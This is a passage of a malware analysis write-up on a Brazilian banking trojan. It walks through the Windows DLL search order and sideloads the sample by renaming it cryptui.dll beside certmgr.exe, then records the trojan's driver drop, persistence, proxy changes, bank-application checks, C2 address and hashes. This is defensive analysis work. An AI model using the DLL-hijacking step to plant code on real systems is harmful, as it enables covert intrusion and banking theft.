2. There is a special list named Known DLLs (**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs**). If the DLL exists in this list, so it is copied of the known DLL location (including all its dependencies) rather searching for the DLL.
3. The directory where the executable is located.
4. The current directory where we execute the command.
5. The **Windows system directory** (it could be obtained by using **GetSystemDirectory( )** function).
6. The **Windows directory** (it could be obtained by using the **GetWindowsDirectory( )** function).

7. The **PATH** variable.

Current versions of Windows have the safe DLL search mode enabled by default, but older version such as Windows XP SP1 had it disabled by default (Windows XP SP2 already had this setting enabled by default).

By the way, **safe DLL search mode** can used enabled/disabled either by setting the registry **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode** or either by calling the **SetDllDirectory( )** function.

If the system is using **safe DLL search mode**, so the search order is a bit different:

1. The Windows looks for the same DLL module on memory. If the DLL is already loaded, so the Windows won't search for the DLL again.
2. There is a special list named Known DLLs (**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs**). If the DLL is one in this list, so it is copied from the known DLL location (including all its dependencies) rather searching for the DLL.
3. The directory where the executable is located.
4. The Windows system directory (it could be obtained by using **GetSystemDirectory( )** function).
5. The Windows directory (it could be obtained by using the **GetWindowsDirectory( )** function.
6. The current directory where we execute the command.
7. The **PATH** variable.

It is amazing! Based on facts mentioned above, we have an easy solution for our problem. To make the malware to run as would be really expected, it is enough to copy it to the same directory of the **certmgr.exe file**, but renaming it to **cryptui.dll**, as shown below:

C:\analysis> **dir**

07/07/2017 05:07 AM 451,538 banker_portanalyzer_image.jpg
07/03/2017 08:47 PM 2,005,160 banker_trojan.bin
07/03/2017 08:47 PM 2,005,160 **banker_trojan.dll**
07/07/2017 05:07 AM 41,149 banker_trojan.txt

C:\analysis> **runas /user:Win32\Administrator /env "cmd /c copy banker_trojan.bin \"C:\Program Files\Windows Kits\10\bin\x86\cryptui.dll\""**

Enter the password for Win32\Administrator: **Infected!**
Attempting to start cmd /c copy banker_trojan.bin "C:\Program Files\Windows Kits\10\bin\x86\cryptui.dll" as user "Win32\Administrator" ...


C:\analysis> **dir "C:\Program Files\Windows Kits\10\bin\x86\cryptui.dll"**

07/03/2017 08:47 PM 2,005,160 **cryptui.dll**

It is done! Now, it is time to run the **certmgr.exe program** and it will do all unpacking procedure for us.

Before executing it, it necessary to setup the system again by keeping running the **Process Explorer, TCPview, RegShot, CaptureBat, Wireshark and, of course, the Process Monitor**. Additionally, the **certmgr.exe** was run from a debugger (OllyDbg) because we are interested in dumping important segments (containing executable codes – starting with **MZ**) from the memory.

To configure the OllyDbg, launch it, go to **Options → Debug Options** and mark the following checkboxes:




Therefore, when the program is executed, the OllyDbg will stop (break) at each DLL loaded and it will be easier to analyze the memory for finding eventual new and interesting segments.


Here, it is necessary to make a simple alert: if the main debugged application was a malware, which includes a TLS section, so it would be necessary to mark "**Entry point of main module**" instead of "**WinMain**" option. By the way, when I directly debugged the malicious DLL (our malware), I used this option because the malware has a TLS section. ☺

After running them, few evidences have come up:


- The malware has tried to change the **HKLM\SOFTWARE\Microsoft\Security Center\AntiVirusDisableNotify** value, probably for disabling any notification in cases when the AV was turned off.

- According to the analyzed packets, the malware has tried to connect to a strange host:





Furthermore, as the strange connection has started after launching the **certmgr.exe**, so I checked the TCP/IP activities of the process and found the following:




Checking two different Whois tools, we have the following:


root@kali:# **whois 177.201.80.21**


inetnum: 177.201.0.0/16
aut-num: AS8167
abuse-c: CSIOI
owner: Brasil Telecom S/A - Filial Distrito Federal
ownerid: 76.535.764/0326-90
responsible: Brasil Telecom S. A. - CNBRT
country: BR
owner-c: BTC14
tech-c: BTC14
inetrev: 177.201.80.0/24
nserver: ns03-cta.brasiltelecom.net.br
nsstat: 20170722 AA
nslastaa: 20170722
nserver: ns04-bsa.brasiltelecom.net.br
nsstat: 20170722 AA
nslastaa: 20170722
created: 20120928
changed: 20120928

However, when I have tested it at first time, the IP was another one (177.201.83.7) and it is a suggestion that we could handling with a bad guy using either a **DGA (Domain Generating Algorithm)** (it isn't) or using his own home IP address (most likely here):




- A driver file (**bf190a1f.sys**) was created on the file system: C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe" → **"C:\Windows\System32\drivers\bf190a1f.sys.** Additionally, an entry pointing to this driver was also inserted into the **Registry**:






Calculating the hash and checking it on Virus Total (http://www.virustotal.com), I have realized that this driver is usually used by banker trojans and one of its common names is exactly **bf190a1f.sys,** as shown below:


SHA256: 4bdc653734da11e7ca9f88c0909fecb40f3f147e380f61def84b7e33ad96a89d
File name: 986f56da.sys
Detection ratio: 37 / 61
Analysis date: 2017-05-27 02:03:44 UTC (1 month, 4 weeks ago)

Antivirus	Result
Ad-Aware	Trojan.GenericKD.4889647
AegisLab	Troj.Generickd!c
ALYac	Trojan.GenericKD.4889647
Arcabit	Trojan.Generic.D4A9C2F
Avast	Win32:Malware-gen
AVG	PSW.Banker7.AJMT
Avira (no cloud)	TR/Spy.Banker.ienxf
AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9832
BitDefender	Trojan.GenericKD.4889647
Comodo	UnclassifiedMalware
Cyren	W32/Trojan.KPSX-0170
Emsisoft	Trojan.GenericKD.4889647 (B)
Endgame	malicious (moderate confidence)
ESET-NOD32	a variant of Win32/Spy.Banker.ADLG

Checking the common names of the same driver, we have found what we are looking for:


VirusTotal metadata

First submission	2017-04-19 12:54:55 UTC (3 months ago)
Last submission	2017-04-19 12:54:55 UTC (3 months ago)
File names	4bb74528.sys bf190a1f.sys 986f56da.sys bf190a1f.sys 4bb74528.sys


The **Pestudio (**https://www.winitor.com/binaries.html**)**, from my colleague **Marc Ochsenmeier**, shows us good initial information about sections and APIs used by this driver:

property	value	value	value	value	value
name	.text	.rdata	.data	INIT	.reloc
md5	C4C0AA0141B68EFE4E6...	0BC4001A1DCDDB18C8...	440B63D6868341BC1397...	1E37315B46D723298BDF...	50697ABBBB404D64BFB...
file-ratio (77.78 %)	22.22 %	22.22 %	11.11 %	11.11 %	11.11 %
virtual-size (2835 bytes)	895 bytes	552 bytes	1016 bytes	292 bytes	80 bytes
raw-size (3584 bytes)	1024 bytes	1024 bytes	512 bytes	512 bytes	512 bytes
cave (1253 bytes)	129 bytes	472 bytes	0 bytes	220 bytes	432 bytes
entropy	5.742	2.205	5.938	3.459	0.984
virtual-address	0x00001000	0x00002000	0x00003000	0x00004000	0x00005000
raw-address	0x00000400	0x00000800	0x00000C00	0x00000E00	0x00001000
entry-point (0x00004000)	-	-	-	x	-
blacklisted	-	-	-	-	-
writable	-	-	x	-	-
executable	x	-	-	x	-
shareable	-	-	-	-	-
discardable	-	-	-	x	x
cachable	x	x	x	x	x
pageable	-	-	-	x	x
initialized-data	-	x	x	-	x
uninitialized-data	-	-	-	-	-
readable	x	x	x	x	x


symbol (7)	location	blacklisted	anonymous	anti-debug	library (1)
KeBugCheckEx	0x00004106	-	-	-	ntoskrnl.exe
ZwSetValueKey	0x000040F6	-	-	-	ntoskrnl.exe
ZwOpenKey	0x000040EA	-	-	-	ntoskrnl.exe
ZwClose	0x000040E0	-	-	-	ntoskrnl.exe
RtlFreeUnicodeString	0x000040C8	-	-	-	ntoskrnl.exe
RtlAnsiStringToUnicodeString	0x000040A8	-	-	-	ntoskrnl.exe
RtlInitAnsiString	0x00004094	-	-	-	ntoskrnl.exe

Of course, it is only an overview about static characteristics of the file and we don't know what this driver really does. Later we are talking about it.


- An entry for starting the **certmgr.exe program** every time that the user to perform the logon was created in the Registry, as shown below:




- Examining **certmgr.exe's threads**, we are able to see a strange thread (**EtawJa.dll**) and, as we are going to learn later, it is the real malware inside the **certmgr.exe process**, as shown at next page:




- The malware, through the certmgr.exe program, has tried looking for an specific application from known Brazilian banks (**Itau and Banco do Brasil, respectively**), as you are able to see below:




- Few Registry's entries were changed such as **HKU\S-1-5-21-294430955-1364854259-672455518-1001\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings** and **HKU\S-1-5-21-294430955-1364854259-672455518-1001\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings**. Furthermore, one of them is related to the proxy setting, as shown below:




Before running the **certmgr.exe program**, the system had the following setting in the **ConnectionSetting** entry:




After running the **certmgr.exe** program, the value of **ConnectionSetting** entry was changed, as shown below:



During the **OllyDbg debugger session**, I have found the following executable regions containing an executable (**MZ** indicator):

